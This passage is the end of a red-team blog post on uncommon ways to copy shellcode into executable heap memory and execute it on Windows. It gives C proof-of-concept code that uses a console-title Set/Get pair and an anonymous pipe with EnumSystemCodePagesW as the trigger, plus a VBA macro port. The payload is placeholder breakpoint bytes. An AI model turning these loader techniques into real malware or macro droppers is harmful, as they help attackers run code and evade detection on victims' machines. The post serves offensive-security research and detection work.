0000021D352E0883   35 1D020000   xor eax,21D
0000021D352E0888   50            push rax                      rax:"ÌÌÌÌ"
0000021D352E0889   012E          add dword ptr ds:[rsi],ebp
```

```c
#include <Windows.h>



int main(int argc, char** argv) {
    LPCSTR orig_shellcode = "\xcc\xcc\xcc\xcc";
    LPSTR copied_shellcode = NULL;
    HANDLE heap = NULL;
    BOOL ret = 0;
    int size = 0;

    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    copied_shellcode = HeapAlloc(heap, 0, 0x10);
    SetConsoleTitleA(orig_shellcode);
    GetConsoleTitleA(copied_shellcode, MAX_PATH);
    Sleep(10000);
    EnumSystemCodePagesW(copied_shellcode, 0);
    return 0;
}
```

Shellcode copied using a Set/Get pair.

Also IPC mechanisms can fall into our “two-shots” category. For example, we can create an anonymous pipe to use it as *no man’s place* and call `WriteFile` / `ReadFile` to copy the shellcode:

```c
#include <Windows.h>

int main(int argc, char** argv) {
        LPCSTR orig_shellcode = "\xcc\xcc\xcc\xcc";
        LPSTR copied_shellcode = NULL;
        HANDLE heap = NULL;
        HANDLE source = NULL;
        HANDLE sink = NULL;
        SECURITY_ATTRIBUTES saAttr;
        DWORD size = 0;

        heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
        copied_shellcode = HeapAlloc(heap, 0, 0x10);

        saAttr.nLength = sizeof(SECURITY_ATTRIBUTES);
        saAttr.bInheritHandle = TRUE;
        saAttr.lpSecurityDescriptor = NULL;

        CreatePipe(&sink, &source, &saAttr, 0);
        WriteFile(source, orig_shellcode, 4, &size, NULL);
        ReadFile(sink, copied_shellcode, 4, &size, NULL);

        EnumSystemCodePagesW(copied_shellcode, 0);
        return 0;
}
```

It can be translated to VBA as:

```
Private Declare PtrSafe Function HeapCreate Lib "kernel32" (ByVal flOptions As Long,
ByVal dwInitialSize As LongPtr, ByVal dwMaximumSize As LongPtr) As LongPtr
Private Declare PtrSafe Function HeapAlloc Lib "kernel32" (ByVal hHeap As LongPtr,
ByVal dwFlags As Long, ByVal dwBytes As LongPtr) As LongPtr
Private Declare PtrSafe Function EnumSystemCodePagesW Lib "kernel32" (ByVal
lpCodePageEnumProc As LongPtr, ByVal dwFlags As Long) As Long
Private Declare PtrSafe Function CreatePipe Lib "kernel32" (phReadPipe As LongPtr,
phWritePipe As LongPtr, lpPipeAttributes As SECURITY_ATTRIBUTES, ByVal nSize As Long)
As Long
Private Declare PtrSafe Function ReadFile Lib "kernel32" (ByVal hFile As LongPtr,
ByVal lpBuffer As LongPtr, ByVal nNumberOfBytesToRead As Long, lpNumberOfBytesRead As
Long, lpOverlapped As Long) As Long
Private Declare PtrSafe Function WriteFile Lib "kernel32" (ByVal hFile As LongPtr,
ByVal lpBuffer As LongPtr, ByVal nNumberOfBytesToWrite As Long,
lpNumberOfBytesWritten As Long, lpOverlapped As Long) As Long


Private Type SECURITY_ATTRIBUTES
        nLength As Long
        lpSecurityDescriptor As LongPtr
        bInheritHandle As Long
End Type

Sub poc()
    Dim orig_shellcode(0 To 3) As Byte
    Dim copied_shellcode As LongPtr
    Dim heap As LongPtr
    Dim size As Long
    Dim ret As Long
    Dim source As LongPtr
    Dim sink As LongPtr
    Dim saAttr As SECURITY_ATTRIBUTES
    Dim HEAP_CREATE_ENABLE_EXECUTE As Long

    HEAP_CREATE_ENABLE_EXECUTE = &H40000

    orig_shellcode(0) = &HCC
    orig_shellcode(1) = &HCC
    orig_shellcode(2) = &HCC
    orig_shellcode(3) = &HCC

    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0)
    copied_shellcode = HeapAlloc(heap, 0, &H10)

    saAttr.nLength = LenB(SECURITY_ATRIBUTES)
    saAttr.bInheritHandle = 1
    saAttr.lpSecurityDescriptor = 0

    ret = CreatePipe(sink, source, saAttr, 0)
    ret = WriteFile(source, VarPtr(orig_shellcode(0)), 4, size, 0)
    ret = ReadFile(sink, copied_shellcode, 4, size, 0)
    ret = EnumSystemCodePagesW(copied_shellcode, 0)
End Sub
```

EoF

Although the topic discussed in this article is old, we tend to see always the same patterns (probably just because people repeats what it is highly shared in internet). We encourage to explore alternatives ways to do the things and not just follow blindly what others do.

As Red Teamers we have to repeat TTPs seen in the wild but also we need to explore more paths. **There are dozens of ways to copy and trigger your shellcode, just don’t stick to one and be creative!**

We hope you enjoyed this reading! Feel free to give us feedback at our twitter @AdeptsOf0xCC.